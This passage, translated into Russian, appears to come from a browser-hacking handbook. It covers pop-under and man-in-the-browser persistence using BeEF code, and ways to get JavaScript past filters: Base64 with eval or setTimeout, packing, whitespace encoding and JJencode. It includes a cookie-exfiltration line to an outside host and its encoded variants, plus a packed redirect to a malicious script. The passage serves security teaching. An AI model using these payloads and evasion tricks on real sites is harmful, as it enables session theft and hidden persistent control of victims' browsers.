function clickLink(link) {
  var cancelled = false;
  if (document.createEvent) {
    var event = document.createEvent("MouseEvents");
    event.initMouseEvent("click", true, true, window,
      0, 0, 0, 0, 0, false, false, false, false, 0, null);
    link.dispatchEvent(event);
  }else if(link.fireEvent){
    link.fireEvent("onclick");
  }
}
clickLink(document.getElementById('malicious_link'));
```

Предыдущий код предписывает браузеру выполнить функцию `clickLink()` для элемента `A` с указанным идентификатором, у которого вызов `window.open` находится внутри события `onClick`. К сожалению, эксперимент всё равно не сработает, поскольку созданное из JavaScript событие `MouseEvent` не равнозначно настоящему щелчку пользователя.

Чтобы обойти это ограничение, можно поступить хитрее: не создавать события мыши, а с помощью JavaScript добавлять или перезаписывать атрибуты `onClick` существующих ссылок страницы. Этот метод подробнее раскрывается в разделе об атаках «человек в браузере».

Следующий код получает все теги `<a>` страницы и добавляет атрибут `onClick`, который при срабатывании откроет pop-under. Функция `$.popunder()` - подключаемый модуль jQuery,[14] написанный Хансом-Петером Буниатом (Hans-Peter Buniat) для создания кросс-браузерных окон pop-under.

```
var anchors = document.getElementsByTagName("a");
for (var i = 0; i < anchors.length; i++) {
 if(anchors[i].hasAttribute("onclick")){
   anchors[i].removeAttribute("onclick");
 }
 // Объект aPopunder определён в следующем фрагменте кода
 anchors[i].setAttribute("onclick", "$.popunder(aPopunder)")
}
```

Когда пользователь щёлкнет по одной из ссылок страницы, вместе с pop-under откроется URI из атрибута `href`. Современные браузеры по умолчанию не блокируют этот pop-under. Единственный браузер, который в данном случае неуязвим, - Opera.

Развивая метод дальше, для максимальной скрытности можно расположить pop-under точно за текущим окном браузера. Для этого положение текущего окна браузера измеряется с помощью `window.screenX` и `window.screenY`. Высоту и ширину pop-under необходимо задать не менее одного пикселя, поскольку большинство браузеров блокирует нулевой размер. Однако в большинстве случаев полученное окно pop-under будет больше одного пикселя, как видно на рисунке 3-14. Обратите внимание: окна pop-under вручную перемещены влево от основного окна браузера, иначе пользователь их не увидел бы.




Рисунок 3-14. Различные размеры pop-under в Firefox и Safari

Перевод основных надписей на рисунке:

- **The Browser Exploitation Framework Project** - проект Browser Exploitation Framework;
- **Source Control** - управление исходным кодом;
- **Bug Reporting** - сообщения об ошибках;
- **What is BeEF?** - что такое BeEF?

С учётом этих сведений функцию `$.popunder()` можно изменить следующим образом:

```
var aPopunder = [
  ['http://browserhacker.com', {"window": {height:1,
    width:1, left:window.screenX, top:window.screenY}}];
$.popunder(aPopunder)
```

Когда пользователь щёлкнет ссылку, динамически изменённую новым атрибутом `onClick`, как показано в предыдущем коде, загрузится pop-under, указывающий на `http://browserhacker.com`. Цель метода - загрузить ресурс, содержащий вашу JavaScript-зацепку. Если объединить его с методами «человек в браузере» или IFrame, можно не потерять зацепку, когда жертва закроет текущую зацепленную вкладку, и тем самым добиться более длительного постоянства.

Использование атак «человек в браузере»

Асинхронный JavaScript и XML, или AJAX, - один из самых популярных способов создания веб-приложений с высокой отзывчивостью. Благодаря взрывному росту AJAX язык JavaScript получил вторую жизнь. Естественно, применять AJAX начали и атакующие.

Одно из преимуществ AJAX для атакующего - расширенные методы «человек в браузере» (Man-in-the-Browser, MitB). Эти методы позволяют эффективнее достигать постоянства и обходят ряд традиционных средств защиты от наложения IFrame, рассмотренных ранее, поскольку работают даже при наличии заголовков `X-Frame-Options` или другой логики выхода из фрейма.

Атака MitB, кратко рассмотренная в главе 2, позволяет наблюдать за действиями пользователя, например за щелчками по ссылке того же источника или отправкой формы. Код MitB способен перехватывать и расширять функции обработки событий DOM и, если требуется, динамически выполнять инициированное пользователем действие. При этом извлекаются правильные ресурсы и результаты возвращаются пользователю, а постоянное соединение с подконтрольным атакующему сервером сохраняется.

Разница между обычным поведением страницы и отравленной MitB страницей состоит в том, что MitB загружает ресурсы асинхронно, сохраняя зацепку. Например, если цель зацеплена через отражённую XSS, простой щелчок по ссылке того же источника приведёт к потере зацепки. Это происходит потому, что страница перезагружается, а внедрённый через XSS сценарий больше не присутствует в DOM страницы. Хотя эту проблему можно решить с помощью описанных ранее методов IFrame, как вы уже видели, в некоторых случаях они могут не работать. Метод MitB, напротив, скорее сработает в большем числе ситуаций, где IFrame применить нельзя.

АТАКИ «ЧЕЛОВЕК В БРАУЗЕРЕ» И «ЧЕЛОВЕК ПОСРЕДИНЕ»

Если атака «человек посередине» (Man-in-the-Middle, MitM) обычно означает перехват на сетевом уровне, то «человек в браузере» означает перехват на уровне приложения или, ещё точнее, на уровне браузера. Сходство с MitM заключается в перенаправлении атакующему данных, предназначенных легитимному серверу. Методы MitB широко применяются банковскими вредоносными программами, такими как SpyEye и Zeus,[15] чтобы искажать содержимое, отображаемое браузером при посещении банковских сайтов.

Содержимое страницы изменяется различными способами в зависимости от конфигурации вредоносной программы. Конечным результатом часто становится изменённый внешний вид HTML страницы, предназначенный для показа поддельного содержимого. Например, страницу входа на банковский сайт можно изменить, заявив, что банк внедрил новые функции «безопасности». Пользователя могут попросить предоставить дополнительные сведения: дату рождения, девичью фамилию матери или даже данные второго фактора аутентификации, например одноразовые PIN-коды RSA.

Эти атаки трудно заметить, потому что они целиком выполняются на стороне клиента и часто невидимы веб-серверу. Это нередко ограничивает эффективность серверных мер защиты или межсетевых экранов веб-приложений.

Такие атаки можно выполнять несколькими способами. Один метод перехватывает трафик заражённой машины при посещении сайта целевого банка и изменяет возвращаемое новое HTML-содержимое до того, как браузер его отобразит. Другой метод внедряет пользовательский JavaScript, который динамически переопределяет поведение страницы, отравляет существующую логику веб-приложения и добавляет новое содержимое.

Перехват вызовов AJAX

Атаки MitB нацелены на перехват запросов AJAX GET и POST и работают как в сценариях одного источника, так и между источниками. Эти атаки возможны благодаря гибкости JavaScript и DOM. Одна из замечательных особенностей JavaScript - возможность переопределять прототипы встроенных методов DOM.

Переопределение прототипов - один из приёмов, используемых атакой MitB для перехвата запросов AJAX. Следующий фрагмент из BeEF показывает, как метод `open` прототипа объекта `XMLHttpRequest` переопределяется пользовательской логикой. Однако просто дословно скопировать этот код не получится, поскольку он зависит и от некоторых других функций BeEF.

```
init:function (cid, curl) {
  beef.mitb.cid = cid;
  beef.mitb.curl = curl;
  /* Переопределить метод open для перехвата запроса ajax */
  var xml_type;
  var hook_file = "<%= @hook_file %>";
  if (window.XMLHttpRequest && !(window.ActiveXObject)) {
    beef.mitb.sniff("Method XMLHttpRequest.open override");
    (function (open) {
      XMLHttpRequest.prototype.open = function (method, url,
         async, mitb_call) {
      // Игнорировать и не перехватывать.
      // Это запрос, являющийся частью процесса опроса зацепки
      if (mitb_call || (url.indexOf(hook_file) != -1 || \
        url.indexOf("/dh?") != -1)) {
          open.call(this, method, url, async, true);
      } else {
       var portRegex = new RegExp(":[0-9]+");
       var portR = portRegex.exec(url);
       var requestPort;
       if (portR != null) { requestPort = portR[0].split(":")[1]; }
       // Запрос GET
       if (method == "GET") {
           // Запрос GET -> между источниками
           if (url.indexOf(document.location.hostname) == -1 || \
            (portR != null && requestPort != document.location.port )){
             beef.mitb.sniff("GET [Ajax CrossDomain Request]: " + url);
             window.open(url);
           }else {
           // Запрос GET -> в пределах одного домена
                beef.mitb.sniff("GET [Ajax Request]: " + url);
                if (beef.mitb.fetch(url,
                  document.getElementsByTagName("html")[0])){
                var title = "";
                if(document.getElementsByTagName("title").length == 0){
                    title = document.title;
                } else {
                    title = document.getElementsByTagName(
                     "title")[0].innerHTML;
                }
                    // Записать URL страницы
                    history.pushState({ Be:"EF" }, title, url);
                }
           }
       }else{
       // Запрос POST
         beef.mitb.sniff("POST ajax request to: " + url);
         open.call(this, method, url, async, true);
        }
       }
    };
  })(XMLHttpRequest.prototype.open);
  }
},
```

После вызова функции `init` при каждом использовании `XMLHttpRequest.open` его поведение будет меняться согласно этой пользовательской переопределённой реализации:

1. Проверить, инициировала ли запрос сама MitB или является ли он частью канала связи зацепки. Во втором случае не перехватывать его.
2. Если метод запроса - GET, определить, относится ли запрос к тому же или к другому источнику.
3. Если источник тот же, загрузить ресурс и показать его содержимое на текущей странице, сохранив зацепку. Заменить заголовок страницы исходным и с помощью объекта истории (`history.pushState`) поместить в адресную строку правильный URI ресурса.
4. Если источник другой, просто открыть ресурс в новой вкладке (`window.open`), чтобы сохранить зацепку в текущей вкладке.
5. Если метод - POST, просто выполнить запрос.

Перехват запросов не-AJAX

Обычные запросы GET и POST, не использующие AJAX, также можно перехватывать. Подобно ресурсам AJAX, код MitB заранее извлекает обычные ресурсы, подменяя стандартное поведение ссылок и форм, то есть отравляя его.

Например, если страница содержит тег `<a>`, указывающий на ресурс того же источника, MitB добавляет атрибут события `onClick`, который выполнит функцию JavaScript. Когда пользователь щёлкает ссылку, стандартное поведение - запрос GET к странице - предотвращается, а событием щелчка вместо него управляет новый обработчик `onClick`. Если ссылка уже содержит атрибут `onClick`, MitB заменяет этот метод, вызывая другую функцию. Следующий код из BeEF служит примером:

```
// Извлекает зацепленную ссылку с помощью AJAX
    fetch:function (url, target) {
        try {
            var y = new XMLHttpRequest();
            y.open('GET', url, false, true);
            y.onreadystatechange = function () {
                if (y.readyState == 4 && y.responseText != "") {
                    target.innerHTML = y.responseText;
                }
            };
            y.send(null);
            beef.mitb.sniff("GET: " + url);
            return true;
        } catch (x) {
            window.open(url);
            beef.mitb.sniff("GET [New Window]: " + url);
            return false;
        }
    },
// Зацепляет ссылки и не позволяет им увести со страницы
    poisonAnchor:function (e) {
        try {
            e.preventDefault;
            if (beef.mitb.fetch(e.currentTarget,
              document.getElementsByTagName("html")[0])) {
               var title = "";
               if(document.getElementsByTagName("title").length == 0){
                title = document.title;
               }else{
                title = document.getElementsByTagName(
                 "title")[0].innerHTML;
               }
                history.pushState({ Be:"EF" }, title, e.currentTarget);
            }
        } catch (e) {
          console.error('beef.mitb.poisonAnchor - failed to execute: '+
```

```
            e.message);
        }
        return false;
    },
var anchors = document.getElementsByTagName("a");
var lis = document.getElementsByTagName("li");
        for (var i = 0; i < anchors.length; i++) {
            anchors[i].onclick = beef.mitb.poisonAnchor;
        }

        for (var i = 0; i < lis.length; i++) {
            if (lis[i].hasAttribute("onclick")) {
                lis[i].removeAttribute("onclick");
                /* очистить */
                lis[i].setAttribute("onclick", "beef.mitb.fetchOnclick(
                 '"+lis[i].getElementsByTagName("a")[0] + "')");
                /* переопределить */
            }
        }
```

Функция `fetchOnclick` похожа на функцию `fetch` и здесь опущена. Полный исходный код можно найти на https://browserhacker.com.

Отравление форм похоже на отравление ссылок. Единственная разница в том, что требуется чуть больше логики, поскольку при срабатывании события `onSubmit` необходимо разобрать поля формы. Результат тот же: запрос POST отправляется через AJAX, после чего `innerHTML` цели обновляется правильным содержимым, тогда как в фоновом режиме зацепка продолжает работать. Цель вряд ли заметит атаку, поскольку внешний вид страницы не меняется. Единственный возможный признак атаки - открытие ссылок на другие источники в новых вкладках, а не в текущем окне.

> **ОТ НАБЛЮДЕНИЯ К РАСШИРЕНИЮ ПОВЕРХНОСТИ АТАКИ**
>
> Следует отметить, что действия пользователя, например сведения о нажатых ссылках и отправленных формах вместе с данными, можно регистрировать и предоставлять вам. Это полезно, когда пользователь щёлкает по ссылкам на другие источники. В таком случае из-за политики одного источника загрузить ресурс через AJAX, разумеется, не удастся. Если это происходит, ссылка просто открывается в новой вкладке, что предотвращает потерю зацепки, поскольку уже зацепленная вкладка остаётся открытой. Управлять новой вкладкой нельзя, потому что она относится к другому источнику. Однако можно определить её URL, ведь DOM исходной страницы полностью находится под вашим контролем.
>
> Теперь можно попытаться расширить поверхность атаки, запустив XssRays для целевого ресурса в поисках XSS-уязвимостей. Если обнаружатся дополнительные недостатки, их можно использовать, чтобы зацепить новый источник посредством эксплуатации XSS и тем самым получить контроль также над источником, загруженным во второй вкладке. Этот метод атаки с XssRays рассматривается в главе 9.

Как и у всех методов поддержания постоянного канала связи, степень успеха всегда будет различаться. Одна из возможных проблем логики MitB - обработка сложных приложений на JavaScript. Например, когда уже существующий атрибут `onClick` отравляется функциями MitB, прежний код может быть переопределён, поскольку легитимная функция просто заменяется.

Обойти это ограничение можно с помощью `addEventListener` или, в случае Internet Explorer, `attachEvent`, чтобы динамически вызывать новую функцию при возникновении того же события.[16] Такой подход позволяет складывать обработчики событий в стек, благодаря чему новые внедрённые обработчики вызываются после выполнения существующих. Та же проблема возникает при добавлении ответа отравленного запроса AJAX в правильный фрагмент страницы.

Методы MitB хорошо работают во многих ситуациях, но помните: для целевых атак на сложные веб-приложения на JavaScript может потребоваться настройка стандартного поведения.

Уклонение от обнаружения

Уклонение от обнаружения межсетевыми экранами веб-приложений, проверяющими веб-прокси или эвристическими антивирусными технологиями на стороне клиента - игра в кошки-мышки. Исследователи безопасности часто находят новые методы уклонения, которые работают некоторое время. Когда методы становятся общеизвестными, защитники начинают внедрять средства их обнаружения, и текущий метод уклонения теряет эффективность. В псевдокоде это может выглядеть так:

```
цикл
 разработать_уклонение()
 применить_его_на_практике()
 ждать 10
 защитники_узнают()
 ждать 20
 защитники_внедряют_обнаружение()
конец
```

Не забывайте, что универсальное внедрение механизма обнаружения может занять значительное время; метод уклонения продолжит работать во всех средах, где обнаружение ещё не реализовано. Избегать обнаружения помогает и объединение методов уклонения в цепочки. Если проводится ручной анализ, лучший человеческий ум это не обманет, однако против прокси и других защитных устройств, проверяющих содержимое HTTP или других протоколов, подход будет весьма эффективен.

Представьте русскую матрёшку, где каждый слой - отдельный метод уклонения, а настоящий код JavaScript вложен внутрь. Помните: обфускация JavaScript не мешает браузеру понимать ваш код.

В следующих разделах представлены различные способы снизить вероятность обнаружения вашего кода JavaScript. Каждый рассмотренный метод реализован как расширение платформы BeEF.

Помните, что кодирование и обфускацию не следует использовать для обеспечения конфиденциальности данных. При достаточном времени любой метод обфускации можно преодолеть.

Уклонение с помощью кодирования

Первый и самый простой способ скрыть код, который вы хотите выполнить, - закодировать его. В данном контексте кодирование и декодирование - процесс преобразования кода из одного формата в другой. В браузере доступно множество различных кодировок и методов. Некоторые из них настолько просты, как применение Base64 для кодирования строки открытого текста. Другие сложнее и опираются на особенности языка JavaScript, например на неалфавитно-цифровой код.

Кодирование Base64

Распространённый способ проверки потенциально вредоносного JavaScript - фильтры на основе регулярных выражений, которые ищут `eval`, `document.cookie` или другие ключевые слова, пригодные для вредоносных целей. Чтобы похитить не помеченные `HttpOnly` файлы cookie веб-приложения, вы выполнили бы:

```
location.href='http://browserhacker.com?c='+document.cookie
```

Этот код отправит cookie на ваш сайт. К сожалению, фильтр исходного сайта может обнаружить обращение `document.cookie` и удалить его. Чтобы скрыть код `document.cookie`, его можно закодировать в Base64, после чего вектор атаки примет вид:

```
eval(atob("bG9jYXRpb24uaHJlZj0naHR0cDovL2F0dGF"+
 "ja2VyLmNvbT9jPScrZG9jdW1lbnQuY29va2ll"));
```

К сожалению, фильтр на основе регулярных выражений всё ещё блокирует вектор, поскольку запрещённое ключевое слово `eval` остаётся на месте. Получить доступ к объекту `window` можно множеством способов, позволяющих добиться поведения `eval` другими выражениями. Например:

```
[].constructor.constructor("code")();
```

Другой способ - применить функции `setTimeout()` либо `setInterval()` или даже `setImmediate()` в более новых браузерах: все они вычисляют функции JavaScript. Обратите внимание, что у `setTimeout()` второй аргумент, задающий задержку в миллисекундах до вызова функции, необязателен. Если его не указать, функция вызывается немедленно. При использовании `setTimeout()` окончательный код будет таким:

```
setTimeout(atob("bG9jYXRpb24uaHJlZj0naHR0cDovL2Jyb3"+
"dzZXJoYWNrZXIuY29tP2M9Jytkb2N1bWVudC5jb29raWU"));
```

Этот фрагмент обходит упомянутый ранее фильтр на основе регулярных выражений и демонстрирует способ объединения нескольких методов уклонения в цепочку.

Base64 - не единственный способ кодирования данных. Доступно множество других методов: например, URL-кодирование, двойное URL-кодирование, шестнадцатеричное кодирование, управляющие последовательности Unicode и так далее.

> **УПАКОВКА JAVASCRIPT**
>
> Упаковка и минификация JavaScript также могут помочь уклониться от обнаружения, особенно в сочетании со случайными переменными и другими методами из следующих разделов. Минификация удаляет из кода все необязательные символы, не влияя на его работоспособность. Упаковка, напротив, больше похожа на сжатие и часто включает сокращение имён переменных и других вызовов функций. Рассмотрим следующий фрагмент, который подробнее анализируется в разделе «Случайные переменные и методы»:

```
var malware = {
    version: '0.0.1-alpha',
    exploits: new Array("http://malicious.com/aa.js",""),
    persistent: true
};
window.malware = malware;
function redirect_to_site(){
    window.location = window.malware.exploits[0];
};
redirect_to_site();
```

После упаковки этого кода программой Packer Дина Эдвардса (Dean Edwards)[17] получится:

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};
if(!’’.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);
k=[function(e){return r[e]}];e=function(){return’\w+’};
c=1};while(c--)if(k[c])p=p.replace(new RegExp(‘\b’+e(c)+
‘\b’,’g’),k[c]);return p}(‘b 2={7:\’0.0.1-i\’,4:8 9(
“a://6.c/d.e”,””),f:g};3.2=2;h 5(){3.j=3.2.4[0]};5();’,
20,20,’||malware|window|exploits|redirect_to_site|malicious
|version|new|Array|http|var|com|aa|js|persistent|true|
function|alpha|location’.split(‘|’),0,{}))
```

Как видно, имена функций и переменных, такие как `malware`, `window` и `exploits`, по-прежнему хорошо различимы в нижней части фрагмента. Ниже приведён тот же код, но упакованный после рандомизации имён переменных и методов:

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};
if(!’’.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);
k=[function(e){return r[e]}];e=function(){return'\w+'};c=1};
while(c--)if(k[c])p=p.replace(new RegExp('\b'+e(c)+
'\b','g'),k[c]);return p}('h 1={a:\'f\',3:6 7(
"8://9.5/b.c",""),d:e};2.1=1;g 4(){2.i=2.1.3[0]};
4();',19,19,'|uxGfLVC|window|egCSx|HrhB|com|new|
Array|http|malicious|sXCrv|aa|js|LctUZLQnJ_gp|
true|ZEpXkhxSMz|function|var|location'.split('|'),0,{}))
```

Разница между двумя упакованными фрагментами хорошо заметна.

Кодирование пробелами

Очень хитроумный метод кодирования, представленный Колисаром (Kolisar) на DEFCON 16, - WhiteSpace-кодирование.[18] Идея метода состоит в двоичном кодировании значений ASCII с помощью пробельных символов. Если сопоставить символу табуляции 0, а пробелу 1, данные можно закодировать всего двумя этими символами. Результат представляет собой одни пробелы, откуда и происходит название метода. Многие автоматические средства деобфускации игнорируют пробельные символы, поэтому этот метод помогает усложнить деобфускацию.

Следующую примерную реализацию на Ruby можно использовать, чтобы создать закодированный JavaScript перед применением в атаках:

```
def whitespace_encode(input)
    output = input.unpack('B*')
    output = output.to_s.gsub(/[\["01\]]/, \
'[' => '', '"' => '', ']' => '',  '0' => "\t", '1' => ' ')
end
encoded = whitespace_encode("alert(1)")
File.open("whitespace_out.js", 'w'){|f| f.write(encoded)}
```

Как видно, вход функции `whitespace_encode()` преобразуется в двоичное представление, затем 0 сопоставляется табуляции, а 1 - пробелу. Результат записывается в новый файл, чтобы его было проще скопировать и вставить. Для правильного декодирования и вычисления входных данных коду требуется загрузчик. Следующая реализация на JavaScript включает полученную ранее переменную `whitespace_encoded`:

```
// Если скопировать и вставить код отсюда, символы табуляции,
// скорее всего, не сработают.
// Обязательно попробуйте фрагмент кода с browserhacker.com.
var whitespace_encoded = "                                ";
function decode_whitespace(css_space) {
  var spacer = '';
  for(y = 0; y < css_space.length/8; y++){
    v = 0;
    for(x = 0; x < 8; x++){
      if(css_space.charCodeAt(x+(y*8)) > 9){
        v++;
      }
      if(x != 7){
        v = v << 1;
      }
    }
    spacer += String.fromCharCode(v);
  }return spacer;
}
var decoded = decode_whitespace(whitespace_encoded)
console.log(decoded.toString());
window.setTimeout(decoded);
```

Функция `decode_whitespace` используется для декодирования содержимого переменной `whitespace_encoded`, которая содержит пробельные символы, созданные предыдущим сценарием Ruby. Процесс декодирования восстанавливает символы данных байт за байтом. Для возврата исходной строки применяется `String.fromCharCode`. Наконец, строковое представление декодированных инструкций вычисляется функцией `setTimeout`, а затем исполняется.

Как видно на рисунке 3-15, декодированный исходный код (`alert(1)`) вычисляется вызовом `setTimeout()`.




Рисунок 3-15. Пример метода кодирования WhiteSpace

Перевод надписей на рисунке:

• **Whitespace-encoded Javascript code: alert(1)** - код JavaScript `alert(1)`, закодированный пробелами;
• **Decoding boot-strapper** - загрузчик декодирования;
• **The boot-strapper is called, the decoded data is executed, resulting in the pop-up.** - вызывается загрузчик, декодированные данные выполняются, в результате появляется всплывающее окно;
• **Console / Script / Run / Clear / Copy / History** - консоль / сценарий / выполнить / очистить / копировать / история.

Неалфавитно-цифровой JavaScript

Хотите верьте, хотите нет, но гибкость языка JavaScript позволяет кодировать данные вообще без алфавитно-цифровых символов. В 2009 году японский исследователь безопасности Ёсукэ Хасэгава (Yosuke Hasegawa) нашёл способ кодировать JavaScript, используя только символы, например `[],$_+:~{}` и ещё несколько.

Для глубокого разбора работы этого метода, вероятно, потребовалась бы целая глава, поэтому желающим погрузиться в тему следует обратиться к приведённым далее источникам и техническим статьям. Один из способов кодирования данных неалфавитно-цифровым JavaScript - JJencode; его деобфускацию проанализировал Питер Ферри (Peter Ferrie).[19] Ещё один полезный источник по обфускации - книга *Web Application Obfuscation*.[20]

Неалфавитно-цифровой JavaScript в значительной мере опирается на характерное для JavaScript приведение типов, которое редко встречается в языках со строгой типизацией, таких как Java или C++. Ниже представлены несколько основных концепций, обеспечивающих работу этого метода JavaScript.

Во-первых, в JavaScript переменную можно привести к строковому представлению, объединив её с пустой строкой:

```
1+"" // возвращает "1"
```

Во-вторых, получить логическое значение из одних символов можно множеством способов. Например, с помощью пустого массива, пустого объекта или просто пустой строки:

```
![] // возвращает false
!{} // возвращает false
!"" // возвращает true
```

Благодаря такому поведению можно легко создавать строки. Например, строку `false` можно построить следующим кодом:

```
([![]]+[])
```

Сначала берётся пустой массив `[]`; его отрицание с помощью `!` даёт логическое значение `false`. Затем, заключив его в ещё один пустой массив и объединив с другим пустым массивом, вы получаете строку `false`. Теперь, когда можно создавать произвольные строки, нужно получить ссылку на `window`.

Старый пример, прежде работавший в Firefox, выглядит так:

```
alert((1,[].sort)())
```

Обновлённый пример, который всё ещё работает в Chrome:

```
alert((0,[].concat)())
```

Оба предыдущих примера основаны на том, что функции `sort` или `concat` возвращают `window`, поскольку они не знают, на какой массив ссылаются.

На этом этапе можно создавать произвольные строки и получать ссылку на `window`, а значит, вызывать статические методы вроде `window.alert` и другие, однако для вычисления кода требуется ещё одна хитрость. Ранее уже рассматривались разные способы добиться этого, но одним из самых коротких по-прежнему остаётся применение `constructor`:

```
[].constructor.constructor("alert(1)")()
```

Если дважды обратиться к `constructor` объекта массива, получится `Function`. После этого ей можно передавать для вычисления строки произвольного кода, например `alert(1)`.

Существует ряд средств, помогающих создавать неалфавитно-цифровой JavaScript, включая JJencode[21] и AAencode,[22] разработанные Ёсукэ Хасэгавой. AAencode даже показывает, как кодировать JavaScript символами японских смайликов. Ниже приведён пример `alert(1)`, закодированного JJencode:

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],
_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],
$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};
$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+
((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+
"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+
$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+
"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"("+$.__$+"\\"+$.$__+
$.___+")"+"\"")())();
```

Как видно, для кодирования короткой функции вроде `alert(1)` требуется довольно много символов. Поэтому данный способ кодирования очень интересен, но не всегда эффективен, если нужно закодировать сотни строк JavaScript. Независимо от применимости полезно иметь в распоряжении ещё один метод кодирования для сокрытия небольших фрагментов кода.

Первоначальная идея JJencode Ёсукэ вызвала интерес индустрии безопасности, что привело к дальнейшим экспериментам в этой области и в итоге к учреждению Робертом Хансеном (Robert Hansen) на slackers.org конкурса Diminutive NoAlNum JS Contest.[23]

Уклонение с помощью обфускации

